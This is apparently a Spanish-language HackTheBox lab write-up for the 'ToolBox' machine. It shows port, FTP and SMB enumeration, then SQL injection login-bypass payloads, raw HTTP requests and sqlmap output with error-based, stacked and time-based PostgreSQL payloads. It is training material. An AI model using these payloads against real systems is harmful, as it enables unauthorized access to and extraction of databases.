

TOOLBOX



HACKTHEBOX

IGNACIO AMADOR LOPEZ



INDICE

1. ENUMERACION	5
FTP	6
SMB.....	6
HTTP/S	7
Directorios	7
Sitio Web.....	7
2. EXPLOTACION	9
SQLi – Login Bypass.....	9
SQLi – Error-Based y Time-Based Blind	12
3. ESCALADA	18
4. ANEXO I – SCRIPTS	21
Explicacion	¡Error! Marcador no definido.

INDICE DE ILUSTRACIONES

Ilustración 1. nmap inicial.....	5
Ilustración 2. Enumeración ftp	6
Ilustración 3. Enumeración SMB.....	6
Ilustración 4. nmap en puerto 443	7
Ilustración 5. Enumeración de directorios web.....	7
Ilustración 6. Pagina inicial de dominio	8
Ilustración 7. Pagina inicial de subdominio	8
Ilustración 8. SQLi Login-Bypass #1	9
Ilustración 9. SQLi Login-Bypass #2	9
Ilustración 10. Redirección tras Login-Bypass	10
Ilustración 11. Pagina inicial tras autenticación	10
Ilustración 12. Inspección de panel de administración	10
Ilustración 13. Consulta web	11
Ilustración 14. Confirmación de SQLi con sqlmap	11
Ilustración 15. SQLi Time-Based Blind	12
Ilustración 16. Ejecución de script para SQLi T-BB #1	12
Ilustración 17. Ejecución de script para SQLi T-BB #2	12
Ilustración 18. Ejecución de script para SQLi T-BB #3	13
Ilustración 19. Ejecución de script para SQLi T-BB #4	13
Ilustración 20. Error-Based SQLi #1	13
Ilustración 21. Error-Based SQLi #2	14
Ilustración 22. Error-Based SQLi #3	14
Ilustración 23. Error-Based SQLi #4	15
Ilustración 24. Error-Based SQLi #5	15
Ilustración 25. Error-Based SQLi #6	15
Ilustración 26. Error-Based SQLi #7	16
Ilustración 27. Error-Based SQLi #8	16
Ilustración 28. Error-Based SQLi #9	16
Ilustración 29. Error-Based SQLi #10	17
Ilustración 30. User Flag	17
Ilustración 31. Enumeración interna de puertos.....	18

INDICE DE TABLAS

Tabla 1 - CVE-2017-0144 Eternal-Blue25

INDICE DE FRAGMENTOS DE CODIGO

Código 1. Ejecucion sqlmap	11
Código 2. Payload Time-Based Blind SQLi #1	12
Código 3. Payload Time-Based Blind SQLi #2	13
Código 4. Payload Time-Based Blind SQLi #3	13
Código 5. Payload Time-Based Blind SQLi #4	13
Código 6. Payload Error-Based SQLi #1	13
Código 7. Payload Error-Based SQLi #2	14
Código 8. Payload Error-Based SQLi #3	14
Código 9. Paso #1 RCE PostgreSQL	14
Código 10. Paso #2 RCE PostgreSQL	14
Código 11. Paso #3 RCE PostgreSQL	14
Código 12. Payload Error-Based SQLi #4	15
Código 13. Payload Error-Based SQLi #5	15
Código 14. Payload Error-Based SQLi #6	16
Código 15. Payload Error-Based SQLi #7	16
Código 16. Payload Error-Based SQLi #8	16
Código 17. Payload Error-Based SQLi #9	17

1. ENUMERACION

```
~/Machines/HTB/ToolBox/enum sudo nmap -p- -sSCV -Pn --min-rate 3500 -oN ini.nmap 10.129.96.171
[sudo] password for iamadorl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 11:09 CET
Nmap scan report for 10.129.96.171
Host is up (0.087s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.60 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp    open  tcpwrapped
445/tcp    open  microsoft-ds?
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-16T10:10:36
|_  start_date: N/A
|_ clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.37 seconds
```

Ilustración 1. nmap inicial

FTP

```
~/Machines/HTB/ToolBox/enum ftp -a 10.129.96.171
Connected to 10.129.96.171.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
331 Password required for anonymous
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53259|)
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp> get docker-toolbox.exe
local: docker-toolbox.exe remote: docker-toolbox.exe
229 Entering Extended Passive Mode (|||64177|)
150 Opening data channel for file download from server of "/docker-toolbox.exe"
2% |*                               | 6802 KiB    1.32 MiB/s    02:49 ETA
```

Ilustración 2. Enumeración ftp

Encontramos un archivo Docker-toolbox, lo que parece ser que en un futuro podremos encontrarnos en un entorno Docker, por lo que hemos de tener esto en cuenta en un futuro.

Docker Toolbox es simplemente una solución oficial ofrecida por la compañía para sistemas operativos que no soportaban Docker Desktop de forma nativa, sistemas operativos como Windows7/8 o macOS en versiones antiguas.

SMB

SMB no nos reporta gran cosa. La enumeración realizada no indica nada relevante y no nos permite extraer más información más allá del sistema operativo y el nombre de dominio.

```
~/Machines/HTB/ToolBox/enum nxc smb $IP -u '' -p '' --shares
SMB 10.129.96.171 445 TOOLBOX [*] Windows 10 / Server 2019 Build 17763 x64 (name:TOOLBOX) (domain:Toolbox) (signing:False) (SMBv1:False)
SMB 10.129.96.171 445 TOOLBOX [-] Toolbox\STATUS_ACCESS_DENIED
SMB 10.129.96.171 445 TOOLBOX [-] Error enumerating shares: Error occurs while reading from remote(104)

~/Machines/HTB/ToolBox/enum nxc smb $IP -u 'Guest' -p '' --shares
SMB 10.129.96.171 445 TOOLBOX [*] Windows 10 / Server 2019 Build 17763 x64 (name:TOOLBOX) (domain:Toolbox) (signing:False) (SMBv1:False)
SMB 10.129.96.171 445 TOOLBOX [-] Toolbox\Guest: STATUS_ACCOUNT_DISABLED

~/Machines/HTB/ToolBox/enum nxc smb $IP -u 'Administrator' -p '' --shares
SMB 10.129.96.171 445 TOOLBOX [*] Windows 10 / Server 2019 Build 17763 x64 (name:TOOLBOX) (domain:Toolbox) (signing:False) (SMBv1:False)
SMB 10.129.96.171 445 TOOLBOX [-] Toolbox\Administrator: STATUS_LOGON_FAILURE
```

Ilustración 3. Enumeración SMB

HTTP/S

Como hemos comprobado en el nmap inicial hemos visto que el puerto 443 se encontraba abierto, pero no nos aportaba más información al respecto, por lo que decidimos llevar a cabo un escaneo individual de este puerto.




Ilustración 4. nmap en puerto 443

Encontramos entonces lo que parece ser una página, como esperábamos con certificado SSL, un nombre de dominio como **admin.megalogistic.com**, lo que parece a primera vista un subdominio. Añadimos entonces tanto el dominio como el subdominio al apartado de hosts para la resolución de nombres.

Directorios

Previo a la investigación de la página web en sí, vamos a lanzar una enumeración de directorios.




Ilustración 5. Enumeración de directorios web

Por desgracia no encontramos gran cosa más allá de un login.

Sitio Web

El dominio principal es simplemente una página web de información de lo que parece ser un sitio de envíos transatlánticos.



Ilustración 6. Pagina inicial de dominio

Encontramos en segunda instancia, en el subdominio mencionado anteriormente, una página de login.




Ilustración 7. Pagina inicial de subdominio

Como no tenemos nada mas de información al respecto, vamos a ver que peticiones se hacen y que datos se envían mediante Burpsuite.

2. EXPLOTACION

SQLi – Login Bypass

Vemos entonces que se envían como era esperado los campos de usuario y contraseña. Ante esto lo único que podemos hacer, es probar un SQLi y ver el resultado.

Vemos entonces que tras un primer intento nos da un error que además nos lo muestra por pantalla. Esto básicamente nos indica que el login es vulnerable y que de alguna manera conseguiremos explotarlo.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST / HTTP/1.1 2 Host: admin.megalogistic.com 3 Cookie: PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 33 10 Origin: https://admin.megalogistic.com 11 Referer: https://admin.megalogistic.com/ 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 username=admin'OR+1=1#&password=a</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 16 Nov 2025 10:26:30 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 1356 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14
 15 16 Warning 17 18 : pg_query(): Query failed: ERROR: syntax error at or near &quot;a&quot; 19 LINE 1: ...rs WHERE username = 'admin'OR 1=1# AND password = md5('a'); 20 ^ in 21 /var/www/admin/index.php 22 23 on line 24 10 25 26
 27
 28 29 Warning 30 31 : pg_num_rows() expects parameter 1 to be resource, bool given in 32 /var/www/admin/index.php 33 34 on line 35 11 36 </pre>			

Ilustración 8. SQLi Login-Bypass #1

Viendo en el error que la base de datos usada es PostgreSQL, simplemente cambiamos el tipo de comentario, pues # no se encuentra en la sintaxis de PostgreSQL. Haciendo esto se nos acepta el Login Bypass, y que se nos hace una redirección, y que no se nos muestra ningún dato de retorno por lo que estamos posiblemente ante un Blind SQLi en caso de que queramos explotar más esta parte.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST / HTTP/1.1 2 Host: admin.megalogistic.com 3 Cookie: PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 96 10 Origin: https://admin.megalogistic.com 11 Referer: https://admin.megalogistic.com/ 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 username=admin'OR+1=1--+&password=a</pre>				<pre>1 HTTP/1.1 302 Found 2 Date: Sun, 16 Nov 2025 10:27:23 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Location: dashboard.php 9 Content-Length: 0 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14</pre>			

Ilustración 9. SQLi Login-Bypass #2

Siguiendo la redirección llegamos a lo que parece un panel de administración.




Ilustración 10. Redirección tras Login-Bypass




Ilustración 11. Pagina inicial tras autenticación

Lo único interesante que encontramos en esta parte es un apartado de clientes, pero nada más allá de esto, por lo que volvemos un paso atrás e intentamos explotar el SQLi más en profundidad.




Ilustración 12. Inspección de panel de administración

En primera instancia vamos a intentar identificar ante qué tipo de SQLi nos encontramos mediante el uso de sqlmap, haciendo esto pasándole directamente la petición e indicando el parámetro vulnerable.

```
~/Machines/HTB/ToolBox/enum cat req.txt
File: req.txt
1 POST / HTTP/1.1
2 Host: admin.megalogistic.com
3 Cookie: PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 33
10 Origin: https://admin.megalogistic.com
11 Referer: https://admin.megalogistic.com/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=admin'*&password=a
```

Ilustración 13. Consulta web

Debido a errores hemos de usar **-force-ssl**. Esto se usa para obligar al uso de HTTPS en todas las peticiones realizadas, incluso si el archivo de solicitud que estamos utilizando indicase HTTP, no siendo este nuestro caso. Esto es útil cuando se redirige automáticamente a HTTPS o solamente se aceptan conexiones seguras. También usamos esto debido a que suelen surgir problemas con los certificados autofirmados, como es en este caso.

```
sqlmap -r req.txt -force-ssl
```

Código 1. Ejecución sqlmap

Vemos entonces que en efecto el parámetro de usuario es vulnerable, y que es vulnerable a Error-Based, Stacked Queries y Time-Based Blind, como habíamos confirmado anteriormente

```
[11:50:04] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
other (potential) technique found
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 366 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: username=admin' AND 3868=CAST((CHR(113)||CHR(112)||CHR(112)||CHR(107)||CHR(113))||(SELECT (CASE WHEN (3
868=3868) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(113)||CHR(120)||CHR(112)||CHR(113)) AS NUMERIC)-- fkFW&password=
a

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: username=admin';SELECT PG_SLEEP(5)--&password=a

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: username=admin' AND 5040=(SELECT 5040 FROM PG_SLEEP(5))-- XiWM&password=a
---
[11:50:09] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.3.14, Apache 2.4.38
back-end DBMS: PostgreSQL
[11:50:10] [INFO] fetched data logged to text files under '/home/iamadorl/.local/share/sqlmap/output/admin.megalogis
tic.com'
[*] ending @ 11:50:10 /2025-11-16/
```

Ilustración 14. Confirmación de SQLi con sqlmap

SQLi – Error-Based y Time-Based Blind

Debido a que no queremos hacer uso directo de sqlmap, vamos a explotar manualmente ambos tipos de SQLi tanto para aumentar el conocimiento académico como para practicar en entornos y no depender directamente de herramientas automatizadas, debido a que en ciertas certificaciones no se permite la explotación mediante estas.

Time-Based Blind

Debido a la redirección HTTP, no recibimos respuestas visibles del servidor. Sin embargo, podemos identificar comportamiento basado en el tiempo usando funciones como `pg_sleep()`. Esto nos permite inferir caracteres uno por uno, extrayendo información sensible (nombre de base de datos, usuarios, tablas, etc.) mediante un script personalizado.

Objetivo: extraer datos sin respuesta directa, midiendo el retardo en la respuesta HTTP.




Ilustración 15. SQLi Time-Based Blind

De aquí en adelante vamos a hacer uso de un script personalizado el cual nos permita lograr nuestro objetivo. Este script se encuentra especificado mas adelante en este mismo documento, en el Anexo I.

Inicialmente vamos a obtener informacion basica sobre la base de datos:

- **Base de datos en uso**



Ilustración 16. Ejecución de script para SQLi T-BB #1

```
(SELECT current_database())
```

